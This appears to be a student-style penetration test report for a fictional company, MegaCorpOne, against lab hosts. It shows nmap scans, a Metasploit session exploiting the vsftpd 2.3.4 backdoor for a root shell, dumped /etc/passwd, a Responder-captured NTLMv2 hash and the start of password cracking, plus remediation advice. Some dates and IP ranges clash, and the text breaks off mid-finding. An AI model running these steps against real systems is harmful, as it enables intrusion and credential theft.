Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Intruderbware, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Intruderbware, LLC
Contact Name	Brenda Schecher
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	Brenda.schecher@intruderbware.com

Document History

Version	Date	Author(s)	Comments
001	03/30/2023	Brenda Schecher	first draft
002	04/02/2023	Brenda Schecher	second draft
003	04/10/2023	Brenda Schecher	final review

Introduction

In accordance with MegaCorpOne’s policies,Intruderbware, LLC (henceforth known as IBW, conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks’ and systems’ security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne’s network segments by IBW during March 27, 2023 .

For the testing, IBW focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne’s web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

IBW used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

IBW begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

IBW uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

IBW normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

All anti-malware software was found to be up to date with most current versions.
MegaCorpOne IT group has incorporated ongoing internal training for employees.

Summary of Weaknesses

IBW successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Found port 21 (FTP) open. Was able to successfully open the shell & persist.
- Vulnerability FTP software led to remote code execution.
- Password strengths and complexity are weak.
- Able to exploit 2 Windows servers. Services remotely with a reverse shell and escalate privileges & gaining access laterally.

Executive Summary

The findings of a penetration test conducted on the network on April 6 2023 are summarized in this report. A team of skilled security consultants from Intruderbware conducted the test.

A security penetration test is a simulated cyber-attack on a computer system or network. The goal of this test is to identify and exploit vulnerabilities in the system in order to assess the system's security. Penetration tests are an important security strategy as it can help organizations identify and fix vulnerabilities before they are exploited by attackers.

Key Findings:

Intruderbware discovered various flaws that may be exploited by a malicious actor. The most important findings were:

- ***A vulnerability in the web servers that could allow an attacker to gain access to sensitive data***
- ***A vulnerability in the authentication system that could allow an attacker to gain access to user accounts.***
- ***A vulnerability in the Windows servers could allow attackers to gain access and escalate privileges from the SYSTEM account.***

These flaws could lead to serious breaches of confidentiality and integrity if they are exploited. Unauthorized access to personal identity information would be gained by adversaries.

The consequences of a major cyber breach caused by these flaws could include lawsuits and financial losses. In one situation, Intruderbware could tamper with their data that included their innovative technologies and secrets.

Summary Vulnerability Overview

Vulnerability	Severity
Able to VPN into MegaCorpone website	Critical
FTP port was open with outdated ftp version with vulnerability	Critical
password strength and complexity very weak	high
Windows Open Port able to access and escalate privilege	high
Credential Dumping & Lateral Movement	high
Self sign certifications (website is not secure)	Medium
Server Details and Robots.txt file Configuration	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 172.22.117.150
Ports	**172.22.117.20** 135 msrpc 139 netbios-ssn 445 Microsoft-ds 3390 ms-wbt-server **172.22.117.150** 21-ftp 22 ssh 23 – telnet 25 – smtp 53 – domain 80 – http 8180-http 111 - rpcbind

Exploitation Risk	Total
Critical	2
High	3
Medium	1
Low	1


Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. IBW was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com



Index of /

Name	Last modified	Size	Description
index.nginx-debian.html	2022-01-04 14:25	612	
password.lst	2022-01-18 22:38	26K	
vpn.sh	2021-06-28 15:25	1.3K	

Apache/2.4.46 (Debian) Server at vpn.megacorpone.com Port 80

Remediation:


- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

Vulnerability Findings

FTP port open with outdated ftp version with vulnerability

Risk Rating: Critical

Description: Open ports with outdated software



```
┌──(root💀kali)-[~]
└─# nmap -sV 172.22.117.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-13 16:23 EST
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 16:24 (0:00:01 remaining)
Nmap scan report for 172.22.117.150
Host is up (0.031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:15:5D:02:04:10 (Microsoft)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.74 seconds

┌──(root💀kali)-[~]
└─# █
```

Apache 2.4.38 has known vulnerabilities.

CVE-2019-0215

In Apache HTTP Server 2.4 releases 2.4.37 and 2.4.38, a bug in mod_ssl when using per-location client certificate verification with TLSv1.3 allowed a client to bypass configured access control restrictions.

CVE-2019-0220

A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When the path component of a request URL contains multiple consecutive slashes ('/'), directives such as LocationMatch and RewriteRule must account for duplicates in regular expressions while other aspects of the servers processing will implicitly collapse them.

CVE-2019-0217

In Apache HTTP Server 2.4 release 2.4.38 and prior, a race condition in mod_auth_digest when running in a threaded server could allow a user with valid credentials to authenticate using another username, bypassing configured access control restrictions.

CVE 2019-0197

A vulnerability was found in Apache HTTP Server 2.4.34 to 2.4.38. When HTTP/2 was enabled for a http: host or H2Upgrade was enabled for h2 on a https: host, an Upgrade request from http/1.1 to http/2 that was not the first request on a connection could lead to a misconfiguration and crash. Server that never enabled the h2 protocol or that only enabled it for https: and did not set "H2Upgrade on" are unaffected by this issue.


CVE-2019-0196

A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.

CVE-2019-0211

In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.

Searching by vsftp keyword, found this known exploit



```
msf6 auxiliary(scanner/smtp/smtp_enum) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.22.117.150
RHOSTS ⇒ 172.22.117.150
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.22.117.150:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (172.22.117.100:33437 → 172.22.117.150:6200 ) at 2023-04-01 13:28:39 -04
00

root
port
sh: line 7: port: command not found
getsystem
```


Remediation:

- Update the FTP outdated software version
- If your server runs FTP by default, you should disable it as soon as possible.
- FTP is over 30 years old and is weak when up against modern security threats. FTP lacks privacy and integrity which makes it easy for a hacker to access..
- We recommend that you switch to a more secure alternative such as FTPS, SFTP, or both.

Password strength and complexity very weak


Risk Rating: **High**

By reverse shell, we were able to view /etc/passwd and /etc/shadow directories. Used John the Ripper and cracked passwords;




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
```

While doing a LLMNR spoofing scan, we were able to identify the following



```
[SMB] NTLMv2-SSP Client   : 172.22.117.20
[SMB] NTLMv2-SSP Username : MEGACORPONE\pparker
[SMB] NTLMv2-SSP Hash     : pparker::MEGACORPONE:037092f043bd90bd:E8CFEFC44B5EE12721BF3A86BE433472:01
09D201AC2E281CCB37973B000000000200080053004D004200330001001E00570049004E002D0050005200480034003900320
0140053004D00420033002E006C006F00630061006C000300340057004900 4E002D0050005200480034003900320052005100
420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D
0003000000000000000000000000003000000BF85C02B3343FA30B0936C9ED002757ACC7C314D090E99DB34A2F2D2585AC5D0A
000000000000000900200063006900660073002F00660069006C00650073006800720061006500300031000000000000000000
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
```

After finding those results, we entered the john script and cracked password-



```
┌──(root💀kali)-[~]
└─# nano responder_hash.txt

┌──(root💀kali)-[~]
└─# john responder_hash.txt
Using default input encoding: UTF-8
